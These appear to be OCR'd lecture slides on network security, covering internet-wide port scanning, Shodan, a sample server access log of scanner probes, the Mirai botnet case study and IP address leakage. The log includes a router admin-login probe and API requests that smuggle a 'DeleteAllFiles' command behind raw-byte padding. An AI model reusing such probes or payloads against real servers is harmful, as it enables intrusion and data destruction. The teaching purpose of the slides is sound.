There are only 4,294,967,296 IP addresses worldwide.

There are only 65,536 ports.

99% of these are unused.

Network scanning

Security concern #1:

There are only 4,294,967,296 IP addresses worldwide.


There are only 65,536 ports.

99% of these are unused.

That is not *that* many addresses!

Network scanning

Network scanning: Testing many IP addresses and ports to see which ones are in use (and poorly protected)




shodan.io

Network scanning

```
23.236.147.154 - - [30/Jan/2022:06:59:09 +0000] "GET /favicon.ico HTTP/1.1" 404 143 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:80.0) Gecko/20100101 Firefox/80.0"
23.236.147.154 - - [30/Jan/2022:06:59:13 +0000] "\x03=7\xF6a\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00" 400 173 "-" "-"
130.211.54.158 - - [30/Jan/2022:06:59:30 +0000] "GET / HTTP/1.1" 404 143 "-" "python-requests/2.27.1"
193.118.53.202 - - [30/Jan/2022:07:00:44 +0000] "GET / HTTP/1.1" 502 575 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36"
178.62.69.128 - - [30/Jan/2022:07:08:32 +0000] "POST /boaform/admin/formLogin HTTP/1.1" 404 143 "http://34.68.147.105:80/admin/login.asp" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:71.0) Gecko/20100101 Firefo
x/71.0"
178.62.69.128 - - [30/Jan/2022:07:08:32 +0000] "" 400 0 "-" "-"
198.59.7.107 - - [30/Jan/2022:07:08:49 +0000] "GET /proj1/api?token=d037150d6ddc74fff8db6e4d6d5bbf28&user=admin&command1=ListFiles&command2=NoOp%80%00%00%00%00%98%01%00%00%00%00%00%00&command3=DeleteAllFiles H
TTP/1.1" 200 294 "-" "-"
98.38.254.233 - - [30/Jan/2022:07:09:03 +0000] "GET /proj1/api?token=d037150d6ddc74fff8db6e4d6d5bbf28&user=admin&command1=ListFiles&command2=NoOp%80%00%00%00%00%98%01%00%00%00%00%00%00&command3=DeleteAllFiles
```

Network scanning

Network scanning



Case study:


Mirai Botnet (2016)

Mirai Botnet

1. Scan for online devices (webcams, routers, etc)


Mirai Botnet

1. Scan for online devices (webcams, routers, etc)
2. Try common credentials




Mirai Botnet

1. Scan for online devices (webcams, routers, etc)
2. Try common credentials
3. Create one of the largest botnets to date



Mirai Botnet

1. Scan for online devices (webcams, routers, etc)
2. Try common credentials




3. Create one of the largest botnets to date
4. ????
5. Profit!

GARRETT M. GRAFF SECURITY 12.13.2017 03:55 PM

How a Dorm Room *Minecraft* Scam Brought Down the Internet

The DDoS attack that crippled the internet last fall wasn't the work of a nation-state. It was three college kids working a *Minecraft* hustle.




BEN BOURS/WIRED

https://www.wired.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/

GARRETT M. GRAFF SECURITY 12.13.2017 03:55 PM

How a Dorm Room *Minecraft* Scam Brought Down the Internet

d the internet last fall wasn't t
aft hustle.




BEN BO

om/story/mirai-botnet-minecraft-scam-brought-down-the-internet/

Network security

Security concern #2: IP data leaks


- Your IP address is included with every request
- The owner of an IP address is public knowledge



Network security


Security concern #2: IP data leaks

- Your IP address is included with every request
- The owner of an IP address is public knowledge
  - Can be used to find your ISP or cloud provider
  - Roughly correlated with location




Network security

Public registries: https://lookup.icann.org/lookup



Network security



https://www.digitalattackmap.com

Network security

Q: Can’t we just encrypt our IP address?

Network security

Q: Can’t we just encrypt our IP address?


A: Nope! The routers need it to send the response back!

Network security

Q: Can’t we just encrypt our IP address?

A: Nope! The routers need it to send the response back!

